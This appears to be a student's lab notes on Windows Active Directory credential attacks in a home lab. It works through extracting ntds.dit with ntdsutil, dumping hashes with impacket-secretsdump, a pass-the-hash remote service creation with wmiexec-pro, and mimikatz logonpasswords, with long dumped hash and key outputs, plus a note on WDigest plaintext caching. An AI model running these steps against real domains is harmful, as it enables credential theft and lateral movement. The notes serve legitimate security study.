

1. Network diagram

2. Scenario

- Assume that attacker has SAM and NTDS file.
- Therefore, they analyze and get the user's hashed password. After that, they try to use that hash to attack by passing the hash method

3. Setup

- **Join win10 to DC*
- Open control panel -> setup DNS server on win 10 point to DC's ip address
- look up DNS



4. Attack

Lab1 : ntds.dit file



- <https://github.com/XiaoliChan/wmiexec-Pro>
- <https://sec.vnpt.vn/2024/02/review-wmi-tool>
- <https://www.crowdstrike.com/en-us/blog/how-to-detect-and-prevent-impackets-wmiexec/>
- <https://specterops.io/blog/2017/03/16/pass-the-hash-is-dead-long-live-localaccounttokenfilterpolicy/>

```
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```

⇒ Get sam/system/ntds.dit file




impacket-secretsdump -system SYSTEM -ntds "ntds.dit" LOCAL



```
vboxuser:aes256-cts-hmac-sha1-96:5ce378c450326ac741549775c8f0f1e74d057de95a4990a1257df3f1f1a21c0f
vboxuser:aes128-cts-hmac-sha1-96:df338d9d0e4a516f2ee086bb9ef32459
vboxuser:des-cbc-md5:5840438c38e686cd
WINSERVER2022$:aes256-cts-hmac-sha1-96:9ded02fecb653ace3034854dfe71dda5843a7fdb8c7966099ef34ab1b883fa6b
WINSERVER2022$:aes128-cts-hmac-sha1-96:370a0051ba69a804127d46b8bfd3bd83
WINSERVER2022$:des-cbc-md5:5216a1f19d9740e5
krbtgt:aes256-cts-hmac-sha1-96:274e4f839325871533167ff93bd05a65b8a7890bfd0cf0515cb1dbe342042783
krbtgt:aes128-cts-hmac-sha1-96:6f2c27690d6292d7407fa481c500a073
krbtgt:des-cbc-md5:19c48fd00840ce16
PentestAD.local\weakaccount:aes256-cts-hmac-sha1-96:2ef3a0ab01c0197c43cdad6afa119f6ca6582a3c618343ba9d5cdced51dd30d1
PentestAD.local\weakaccount:aes128-cts-hmac-sha1-96:b168b0542ec11875db5d17e74f0129c4
PentestAD.local\weakaccount:des-cbc-md5:68c12c8fbf7686bc
DESKTOP-JJDJ0D8$:aes256-cts-hmac-sha1-96:b5ba25b2270ecc3e94bd62c78ce554a28f89288d8f8906980eca1570a7d2b1bf
DESKTOP-JJDJ0D8$:aes128-cts-hmac-sha1-96:131abb5c61c92a23361bac7b59ca017c
DESKTOP-JJDJ0D8$:des-cbc-md5:c17afb0e517c91f2
PentestAD.local\badguy:aes256-cts-hmac-sha1-96:9253c74c554cd47105e4aaa0b641443adf753e551456d910cfaeb05384c03919
PentestAD.local\badguy:aes128-cts-hmac-sha1-96:309a51d0466114aed3d1e1ec5968a3f
PentestAD.local\badguy:des-cbc-md5:514652bf77ef6dc7
PentestAD.local\cuongadmin:aes256-cts-hmac-sha1-96:fa1bfa42e70ff439b8818cd3a7ec1dd0d1702b973e5712ad37ebf563f6b1d6ba
PentestAD.local\cuongadmin:aes128-cts-hmac-sha1-96:f1e8feae64b7b8eb2839368d98da1a2
PentestAD.local\cuongadmin:des-cbc-md5:499829aae1092f4
[*] Cleaning up...

(kali㉿kali)-[~]
```

python3 wmiexec-pro.py -hashes
aad3b435b51404eeaad3b435b51404ee:c57fd52ba052c00135eb2d14f16b6e65 win10_virtualbox@192.168.1.18
service -action create -service-name "test" -display-name "For test" -bin-path 'C:\windows\system32\calc.exe'



Administrator:500:aad3b435b51404eeaad3b435b51404ee:f1285578091ecde0d6bb02f694072059:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vboxuser:1000:aad3b435b51404eeaad3b435b51404ee:ccdc4949389fe4e5486562dc436fa2de:::
WINSERVER2022\$:1001:aad3b435b51404eeaad3b435b51404ee:f95a3ed8d9dba01266000b476db9b5dc:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d35e87bae10f42be0064848e9e0508c6:::

PentestAD.local\weakaccount:1108:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::

DESKTOP-JJDJOD8\$:1109:aad3b435b51404eeaad3b435b51404ee:c927bd38856578dfdc6541c7600eef0e:::

PentestAD.local\badguy:1110:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::

PentestAD.local\cuongadmin:1112:aad3b435b51404eeaad3b435b51404ee:c57fd52ba052c00135eb2d14f16b6e65:::

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3cabbf129b80ac15516e918b6bd9c998:::

win10_virtualbox:1001:aad3b435b51404eeaad3b435b51404ee:c57fd52ba052c00135eb2d14f16b6e65:::

user1:1005:aad3b435b51404eeaad3b435b51404ee:189400de231310b8e90683ae16eeaf81:::

[*] Cleaning up...

Lab2: using mimikatz to get credentials on the running memory

```
mimikatz 2.2.0 x64 (oe.eo)
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\duser>cd ..\..

C:\>cd tools\mimikatz_trunk\x64

C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

```
mimikatz 2.2.0 x64 (oe.eo)
C:\>cd tools\mimikatz_trunk\x64
C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 5448097 (00000000:005321a1)
Session          : Interactive from 0
User Name        : user1
Domain          : W2019
Logon Server     : W2019
Logon Time       : 2/25/2022 3:15:45 PM
SID              : S-1-5-21-1873126099-3792864016-2277383625-1004

msv :
[00000003] Primary
* Username : user1
* Domain   : W2019
* NTLM     : df440b6605d9fcd7ecfefd7c9785ecd2
* CSHA1    : 180a4ad16d6ca102705a07b4a71d265da7a0075a
```

Lab3: security support provider

Note

Microsoft Digest (wdigest.dll) is a legacy Security Support Provider (SSP) for the Windows API that implements the Digest Access protocol for HTTP and SASL authentication. It is widely monitored in cybersecurity because, if enabled, it forces Windows to store user credentials in **plaintext** within memory

Core Functions & Risks

- **Purpose:** It authenticates clients by using a challenge-response mechanism, primarily for legacy web-based systems (IIS) and LDAP queries.
- **Security Flaw:** It caches clear-text passwords in the Local Security Authority Subsystem Service (LSASS) memory. If an endpoint is compromised, attackers use credential-dumping tools (such as Mimikatz) to instantly extract these plaintext passwords, bypassing basic hash-based attacks.
- **Current Status:** Microsoft has officially deprecated WDigest. It is disabled by default in modern operating systems like Windows 10 and Windows 11x.

How to Verify and Manage WDigest


1. Registry Verification

- **Location:** HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
- **Key:** UseLogonCredential
- **Value:** A value of 1 means it is enabled and caching clear-text credentials; 0 means it is disabled

2. Investigate

Loaded by lsass.exe: C:\Windows\System32\wdigest.dll


Run Process Explorer with an administrator permissions



Lab3: user's rights

On windows 10:

Apply the setting



Switch on DC:

